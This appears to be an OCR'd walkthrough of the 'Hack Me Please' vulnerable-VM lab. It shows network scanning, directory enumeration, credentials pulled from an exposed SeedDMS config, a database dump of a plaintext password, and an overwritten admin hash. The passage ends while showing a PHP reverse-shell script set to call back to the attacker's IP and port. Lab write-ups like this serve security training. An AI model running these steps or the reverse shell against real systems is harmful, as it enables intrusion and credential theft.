
Hack Me Please

Thursday, September 30, 2021 8:10 AM

First I checked for the ip address of the vulnerable server using netdiscover



```
root@kali: /home/kali
File  Actions  Edit  View  Help

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
192.168.0.1     50:d4:f7:da:e8:0f     12     720  TP-LINK TECHNOLOGIES CO.,

-192.168.0.199   40:5b:d8:27:84:87      2     120  CHONGQING FUGUI ELECTRONI
 192.168.0.1     50:d4:f7:da:e8:0f     12     720  TP-LINK TECHNOLOGIES CO.,
 192.168.0.112   08:00:27:a7:d6:f6      4     240  PCS Systemtechnik GmbH
 192.168.0.199   40:5b:d8:27:84:87      2     120  CHONGQING FUGUI ELECTRONI
 192.168.0.111   9c:5c:8e:d8:f0:3e      1      60  ASUSTek COMPUTER INC.
 192.168.0.136   80:5e:c0:a6:ec:dc      1      60  YEALINK(XIAMEN) NETWORK T
 192.168.0.137   44:a5:6e:6f:96:31      1      60  NETGEAR
 192.168.0.104   1a:9f:a3:e7:95:03      1      60  Unknown vendor
 192.168.0.110   06:d8:ad:4a:ad:65      1      60  Unknown vendor
 192.168.0.150   28:39:26:d0:6f:d9      1      60  CyberTAN Technology Inc.
 192.168.0.165   30:e3:7a:b2:6f:3d      1      60  Intel Corporate
 192.168.0.125   00:21:6a:af:bb:90      3     180  Intel Corporate
 192.168.0.160   80:d2:1d:ee:c8:af      1      60  AzureWave Technology Inc.
 192.168.0.140   9e:e7:a8:c2:be:ab      1      60  Unknown vendor
 192.168.0.174   4c:eb:bd:37:18:51      1      60  CHONGQING FUGUI ELECTRONI
 192.168.0.181   a0:51:0b:fa:93:2b      1      60  Intel Corporate
 192.168.0.248   ec:5c:68:e4:d5:2a      2     120  CHONGQING FUGUI ELECTRONI
 192.168.0.120   2c:ae:2b:77:87:0b      1      60  Samsung Electronics Co.,L
```


Then I did a nmap scan to find the open posts

```
┌──(root💀kali)-[/home/kali]
└─# nmap -A -p- 192.168.0.112                                          130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-30 03:45 EDT
Nmap scan report for 192.168.0.112
Host is up (0.00050s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Welcome to the land of pwnland
3306/tcp  open  mysql   MySQL 8.0.25-0ubuntu0.20.04.1
| mysql-info:
|   Protocol: 10
|   Version: 8.0.25-0ubuntu0.20.04.1
|   Thread ID: 40
|   Capabilities flags: 65535
|   Some Capabilities: FoundRows, SupportsTransactions, Support41Auth, Ignore
SpaceBeforeParenthesis, SupportsLoadDataLocal, SwitchToSSLAfterHandshake, Spe
aks41ProtocolOld, IgnoreSigpipes, LongColumnFlag, InteractiveClient, Supports
Compression, DontAllowDatabaseTableColumn, ConnectWithDatabase, LongPassword,
 ODBCClient, Speaks41ProtocolNew, SupportsMultipleResults, SupportsMultipleSt
atments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: <B\x10;g\x07t\x10=5\x1C\x1Fe/\x1F>Qe\x0Bj
|_  Auth Plugin Name: caching_sha2_password
| ssl-cert: Subject: commonName=MySQL_Server_8.0.25_Auto_Generated_Server_Cer
tificate
| Not valid before: 2021-07-03T00:33:15
|_Not valid after:  2031-07-01T00:33:15
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionRe
q, X11Probe, afp:

q, X11Probe, afp:
|     Invalid message"
|     HY000
|   LDAPBindReq:
|     *Parse error unserializing protobuf message"
|     HY000
|   oracle-tns:
|     Invalid message-frame."
|_    HY000
1 service unrecognized despite returning data. If you know the service/versio
n, please submit the following fingerprint at https://nmap.org/cgi-bin/submit
.cgi?new-service :
SF-Port33060-TCP:V=7.91%I=7%D=9/30%Time=61556B40%P=x86_64-pc-linux-gnu%r(N
SF:ULL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x0b\
SF:x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTTPOp
SF:tions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\x0b
SF:\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSVers
SF:ionBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTCP,2
SF:B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fI
SF:nvalid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")
SF:%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01
SF:\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCookie
SF:,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0b\x
SF:08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"
SF:\x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SMBProgNeg,9
```


```
SF:,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\x0b\x08\x05\
SF:x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY0
SF:00")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LPDString,
SF:9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\x0b\x0
SF:8\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\
SF:x05HY000")%r(LDAPBindReq,46,"\x05\0\0\0\x0b\x08\x05\x1a\x009\0\0\0\x01\
SF:x08\x01\x10\x88'\x1a\*Parse\x20error\x20unserializing\x20protobuf\x20me
SF:ssage\"\x05HY000")%r(SIPOptions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LAN
SF:Desk-RC,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TerminalServer,9,"\x05\0\0\

SF:x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY0
SF:00")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LPDString,
SF:9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\x0b\x0
SF:8\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\
SF:x05HY000")%r(LDAPBindReq,46,"\x05\0\0\0\x0b\x08\x05\x1a\x009\0\0\0\x01\
SF:x08\x01\x10\x88'\x1a\*Parse\x20error\x20unserializing\x20protobuf\x20me
SF:ssage\"\x05HY000")%r(SIPOptions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LAN
SF:Desk-RC,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TerminalServer,9,"\x05\0\0\
SF:0\x0b\x08\x05\x1a\0")%r(NCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NotesRP
SF:C,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x
SF:0fInvalid\x20message\"\x05HY000")%r(JavaRMI,9,"\x05\0\0\0\x0b\x08\x05\x
SF:1a\0")%r(WMSRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(oracle-tns,32,"
SF:\x05\0\0\0\x0b\x08\x05\x1a\0%\0\0\0\x01\x08\x01\x10\x88'\x1a\x16Invalid
SF:\x20message-frame\.\"\x05HY000")%r(ms-sql-s,9,"\x05\0\0\0\x0b\x08\x05\x
SF:1a\0")%r(afp,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10
SF:\x88'\x1a\x0fInvalid\x20message\"\x05HY000");
MAC Address: 08:00:27:A7:D6:F6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.50 ms 192.168.0.112

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.76 seconds
```

Since the 80 port was open I checked the webpage on the browser

I looked around the website but I didn't find anything useful. So I checked for directories using dirbuster




I found a directory /js/main.js . I decided to check that out



```
    });

    // cache
    var $body = $('body');
    var currSlide = 0;
    var $slides = $('.slides');
    var $slide = $('.slide');

    // give active class to first link
    //make sure this js file is same as installed app on our server endpoint: /seeddms51x/seeddms-5.1.22/
    $($('nav a')[0]).addClass('active');

    // add event listener for mousescroll
    $body.bind('false', mouseEvent);
})


    $('#form-submit .date').datepicker({
    });


    $(window).on("scroll", function() {
        if($(window).scrollTop() > 100) {
            $(".header").addClass("active");
        } else {
            //remove the background property so it comes transparent again (defined in your css)
           $(".header").removeClass("active");
        }
    });
```

There was hint of a directory. I checked it out



It was a log in page. I checked seeddms on internet. Seeddms is a opensouce database management system.
Since it's opensource I checked for exploits using searchsploit

```
┌──(root💀 kali)-[/home/kali]
└─# searchsploit seeddms
 ----------------------------------------------------------------------------------
 Exploit Title                                      |  Path
 ----------------------------------------------------------------------------------
Seeddms 5.1.10 - Remote Command Execution          | php/webapps/50062.py
SeedDMS 5.1.18 - Persistent Cross-Site Scr         | php/webapps/48324.txt
SeedDMS < 5.1.11 - 'out.GroupMgr.php' Cros         | php/webapps/47024.txt
SeedDMS < 5.1.11 - 'out.UsrMgr.php' Cross-         | php/webapps/47023.txt
SeedDMS versions < 5.1.11 - Remote Command         | php/webapps/47022.txt
 ----------------------------------------------------------------------------------
Shellcodes: No Results
```

There was no 5.1.22 version. So I moved on

I checeked for directories of the /seeddms51x/ using gobuster

```
┌──(root💀 kali)-[/home/kali]
└─# gobuster dir -u http://192.168.0.112/seeddms51x -w /usr/share/wordlists/
dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.112/seeddms51x
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.
3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/09/30 06:44:46 Starting gobuster in directory enumeration mode
===============================================================
/data                 (Status: 301) [Size: 324] [--> http://192.168.0.112/see
ddms51x/data/]
```


```
/www                  (Status: 301) [Size: 323] [--> http://192.168.0.112/see
ddms51x/www/]
/conf                 (Status: 301) [Size: 324] [--> http://192.168.0.112/see
ddms51x/conf/]
Progress: 2225 / 220561 (1.01%)
Progress: 4279 / 220561 (1.94%)
Progress: 6610 / 220561 (3.00%)
Progress: 8722 / 220561 (3.95%)
Progress: 10918 / 220561 (4.95%)
/pear                 (Status: 301) [Size: 324] [--> http://192.168.0.112/see
ddms51x/pear/]
Progress: 12999 / 220561 (5.89%)
```

There was a directory named /conf which most likely contains configuration files. So I did a directory check on that one


```
┌──(root💀kali)-[/home/kali]
└─# gobuster dir -u http://192.168.0.112/seeddms51x/conf/ -w /usr/share/word
lists/dirbuster/directory-list-2.3-medium.txt -x xml,txt,php,html
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.112/seeddms51x/conf/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.
3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              xml,txt,php,html
[+] Timeout:                 10s
===============================================================
2021/09/30 06:49:47 Starting gobuster in directory enumeration mode
===============================================================
/settings.xml         (Status: 200) [Size: 12377]

===============================================================
2021/09/30 06:54:45 Finished
===============================================================
```

There was one directory name /settings.xml

I decided to check it out and found this



After looking for a while I found the database name and password credentails on the page



So I logged into the database using msql commands

```
┌──(root💀kali)-[/home/kali]
└─# mysql -h 192.168.0.112 -u seeddms -p -D seeddms
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 76
Server version: 8.0.25-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
```

```
MySQL [seeddms]>
```

I looked for the existing tables

```
MySQL [seeddms]> SHOW TABLES;
+-------------------------------+
| Tables_in_seeddms             |
+-------------------------------+
| tblACLs                       |
| tblAttributeDefinitions       |
| tblCategory                   |
| tblDocumentApproveLog         |
| tblDocumentApprovers          |
| tblDocumentAttributes         |
| tblDocumentCategory           |
| tblDocumentContent            |
| tblDocumentContentAttributes  |
| tblDocumentFiles              |
| tblDocumentLinks              |
| tblDocumentLocks              |
| tblDocumentReviewLog          |
| tblDocumentReviewers          |
| tblDocumentStatus             |
| tblDocumentStatusLog          |
| tblDocuments                  |
| tblEvents                     |
| tblFolderAttributes           |
| tblFolders                    |
| tblGroupMembers               |
| tblGroups                     |
| tblKeywordCategories          |
| tblKeywords                   |
| tblMandatoryApprovers         |
| tblMandatoryReviewers         |
| tblNotify                     |
| tblSessions                   |
| tblUserImages                 |
```

I found a table named users. I checked out the table credentials

```
MySQL [seeddms]> SELECT * FROM users;
+-------------+---------------------+---------------------+-----------------+
| Employee_id | Employee_first_name | Employee_last_name  | Employee_passwd |
+-------------+---------------------+---------------------+-----------------+
|           1 | saket               | saurav              | Saket@#$1337    |
+-------------+---------------------+---------------------+-----------------+
1 row in set (0.019 sec)
```

I found the user saket's password

Then I checked the credentials of the table tblUsers

```
MySQL [seeddms]> SELECT login, pwd FROM tblUsers;
+--------+----------------------------------+
| login  | pwd                              |
+--------+----------------------------------+
| admin  | f9ef2c539bad8a6d2f3432b6d49ab51a |
| guest  | NULL                             |
+--------+----------------------------------+
2 rows in set (0.001 sec)
```

It had the database table user admin password to admin.
I changed the admin password.
Since the password was md5 encoded, first encoded the word admin and then used the md5 hash as password.


```
┌──(root💀kali)-[/home/kali]
└─# echo -n admin | md5sum
21232f297a57a5a743894a0e4a801fc3  -
```

```
MySQL [seeddms]> UPDATE tblUsers
    -> SET pwd='21232f297a57a5a743894a0e4a801fc3'
    -> WHERE login='admin';
```


```
Query OK, 0 rows affected (0.001 sec)
Rows matched: 1  Changed: 0  Warnings: 0
```

```
MySQL [seeddms]> SELECT login, pwd FROM tblUsers;
+-------+----------------------------------+
| login | pwd                              |
+-------+----------------------------------+
| admin | 21232f297a57a5a743894a0e4a801fc3 |
| guest | NULL                             |
+-------+----------------------------------+
2 rows in set (0.001 sec)
```


Then I logged in as admin in the database on the website.




On the dms there is option of uploading file. So I decided to upload a reserve shell script




I used a readymade reverse shell from internet.




I edited the ip address to my local machine ip address and changed the port number.



```
// Usage
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.154';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
```





```
┌──(root💀kali)-[/home/kali/Downloads/php-reverse-shell-1.0]
└─# cat php-reverse-shell.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full resp
lity
// for any actions performed using this tool.  The author accepts no li
y
// for damage caused by this tool.  If these terms are not acceptable t
 then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
```




```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.154';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

